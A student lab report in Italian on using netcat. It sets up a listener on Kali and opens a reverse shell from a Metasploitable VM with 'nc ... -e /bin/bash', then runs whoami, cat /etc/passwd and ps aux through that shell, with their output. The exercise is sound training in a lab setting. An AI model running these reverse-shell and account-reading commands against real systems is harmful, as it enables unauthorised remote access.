

# Esercitazione M3D1

## Netcat

Ettore Farris - 23/11/2023

### 1) Descrizione sintetica dell'esercitazione

L'esercitazione è finalizzata ad acquisire dimestichezza con il tool netcat e i suoi comandi creando un server in listening su una macchina attaccante (Kali) e un client vittima (Metasploitable)


### 2) Svolgimento

#### - Creazione del server in listening su Kali Linux (macchina attaccante)

Sul terminale di Kali Linux creiamo un server in listening sulla porta 1234 digitando il comando

- `nc -l -p 1234`

Lo switch "-l" mette netcat in listening mentre quello "-p" serve a specificare la porta, in questo caso la 1234.

A screenshot of a Kali Linux terminal window. The title bar at the top reads "kali@kali: ~/Desktop". Below the title bar is a menu bar with "File", "Actions", "Edit", "View", and "Help". The terminal prompt is "(kali@kali)-[~/Desktop]". The user has entered the command "\$ nc -l -p 1234". A white cursor is visible at the end of the command line.


```
kali@kali: ~/Desktop
(kali@kali)-[~/Desktop]
$ nc -l -p 1234
```

- **Creazione del client su Metasploitable (macchina vittima)**

Successivamente, sulla macchina Metasploitable ci connettiamo al server creato su Kali Linux mediante il comando

- `nc 192.168.50.100 1234 -e /bin/bash`

Questo si conatterà all'indirizzo IP di Kali Linux (192.168.50.100) sulla porta 1234. Lo switch “-e” esegue un file specificato dall'utente, in questo caso “/bin/bash”. Viene eseguita una shell che verrà reindirizzata alla macchina attaccante. Questo consentirà a Kali di eseguire comandi dal terminale in listening.

A terminal window with a black background and a grey border. The prompt is 'msfadmin@metasploitable:~\$'. The command entered is 'nc 192.168.50.100 1234 -e /bin/bash'. The rest of the terminal area is empty.

```
msfadmin@metasploitable:~$ nc 192.168.50.100 1234 -e /bin/bash
```

- **Esecuzione comandi dalla macchina attaccante (Kali) sulla macchina vittima (Metasploitable)**

Successivamente dal terminale di Kali proviamo alcuni comandi per provare l'accesso alla macchina.

Il comando *"whoami"* ci mostra che siamo *"msfadmin"*, quello *"ls"* mostra tutte le cartelle nella directory corrente. Creiamo una cartella chiamata *"ti\_ho\_hackerato"* e proviamo a verificare l'effettiva creazione su metasploitable.

```
whoami
msfadmin
ls
client.py
index.html
index.html.1
index.html.10
index.html.11
index.html.12
index.html.13
index.html.14
index.html.15
index.html.2
index.html.3
index.html.4
index.html.5
index.html.6
index.html.7
index.html.8
index.html.9
server.py
vulnerable
pwd
/home/msfadmin
mkdir ti_ho_hackerato
```

```
msfadmin@metasploitable:~$ nc 192.168.50.100 1234 -e /bin/bash
msfadmin@metasploitable:~$ ls
ti_ho_hackerato  vulnerable
msfadmin@metasploitable:~$
```

## - Altri comandi

*uname -r (informazioni di sistema)*

```
uname -r  
2.6.24-16-server
```

*cat /etc/passwd (lista utenti)*

```
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuuid:x:100:101::/var/lib/libuuid:/bin/sh  
dhcp:x:101:102::/nonexistent:/bin/false  
syslog:x:102:103::/home/syslog:/bin/false  
klog:x:103:104::/home/klog:/bin/false  
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin  
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash  
bind:x:105:113::/var/cache/bind:/bin/false  
postfix:x:106:115::/var/spool/postfix:/bin/false  
ftp:x:107:65534::/home/ftp:/bin/false  
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/  
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false  
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false  
distccd:x:111:65534::/bin/false  
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash  
service:x:1002:1002,,,:/home/service:/bin/bash  
telnetd:x:112:120::/nonexistent:/bin/false  
proftpd:x:113:65534::/var/run/proftpd:/bin/false  
statd:x:114:65534::/var/lib/nfs:/bin/false
```

ps aux (processi attivi)

```
(kali㉿kali)-[~/Desktop]
$ nc -l -p 1234 neshell...
ps aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0  2844  1696 ?        Ss   03:25   0:01 /sbin/init
root           2  0.0  0.0      0     0 ?        S<   03:25   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        S<   03:25   0:00 [migration/0]
root           4  0.0  0.0      0     0 ?        S<   03:25   0:00 [ksoftirqd/0]
root           5  0.0  0.0      0     0 ?        S<   03:25   0:00 [watchdog/0]
root           6  0.0  0.0      0     0 ?        S<   03:25   0:00 [events/0]
root           7  0.0  0.0      0     0 ?        S<   03:25   0:00 [khelper]
root          41  0.0  0.0      0     0 ?        S<   03:25   0:00 [kblockd/0]
root          44  0.0  0.0      0     0 ?        S<   03:25   0:00 [kacpid]
root          45  0.0  0.0      0     0 ?        S<   03:25   0:00 [kacpi_notify]
root          91  0.0  0.0      0     0 ?        S<   03:25   0:00 [kseriod]
root       idp_floc 130  0.0  0.0      0     0 ?        S    03:25   0:00 [pdflush]
root          131  0.0  0.0      0     0 ?        S    03:25   0:00 [pdflush]
root          132  0.0  0.0      0     0 ?        S<   03:25   0:00 [kswapd0]
root          174  0.0  0.0      0     0 ?        S<   03:25   0:00 [aio/0]
root         1130  0.0  0.0      0     0 ?        S<   03:25   0:00 [ksnapd]
root         1302  0.0  0.0      0     0 ?        S<   03:25   0:00 [ata/0]
root         1305  0.0  0.0      0     0 ?        S<   03:25   0:00 [ata_aux]
root         1316  0.0  0.0      0     0 ?        S<   03:25   0:00 [scsi_eh_0]
root         1320  0.0  0.0      0     0 ?        S<   03:25   0:00 [scsi_eh_1]
root         1335  0.0  0.0      0     0 ?        S<   03:25   0:00 [ksuspend_usbd]
root         1338  0.0  0.0      0     0 ?        S<   03:25   0:00 [khubd]
root         2064  0.0  0.0      0     0 ?        S<   03:25   0:00 [scsi_eh_2]
root         2245  0.0  0.0      0     0 ?        S<   03:25   0:00 [kjournald]
root         2419  0.0  0.0  2092   624 ?        S<S  03:25   0:00 /sbin/udev --daemon
root         2634  0.0  0.0      0     0 ?        S<   03:25   0:00 [kpsmouse]
root         3592  0.0  0.0      0     0 ?        S<   03:25   0:00 [kjournald]
daemon        3722  0.0  0.0  1836   528 ?        Ss   03:25   0:00 /sbin/portmap
statd         3738  0.0  0.0  1900   724 ?        Ss   03:25   0:00 /sbin/rpc.statd
root         3744  0.0  0.0      0     0 ?        S<   03:25   0:00 [rpciod/0]
root         3759  0.0  0.0  3648   568 ?        Ss   03:25   0:00 /usr/sbin/rpc.idmapd
root         3986  0.0  0.0  1716   488 tty4      Ss+  03:25   0:00 /sbin/getty 38400 tty4
root         3987  0.0  0.0  1716   488 tty5      Ss+  03:25   0:00 /sbin/getty 38400 tty5
root         3992  0.0  0.0  1716   488 tty2      Ss+  03:25   0:00 /sbin/getty 38400 tty2
root         3994  0.0  0.0  1716   488 tty3      Ss+  03:25   0:00 /sbin/getty 38400 tty3
root         3997  0.0  0.0  1716   488 tty6      Ss+  03:25   0:00 /sbin/getty 38400 tty6
syslog        4035  0.0  0.0  1936   680 ?        Ss   03:25   0:00 /sbin/syslogd -u syslog
root         4070  0.0  0.0  1872   544 ?        S    03:25   0:00 /bin/dd bs 1 if /proc/km
sg of /var/run/klogd/kmsg
klog          4072  0.0  0.1  3284  2140 ?        Ss   03:25   0:00 /sbin/klogd -P /var/run/
klogd/kmsg
```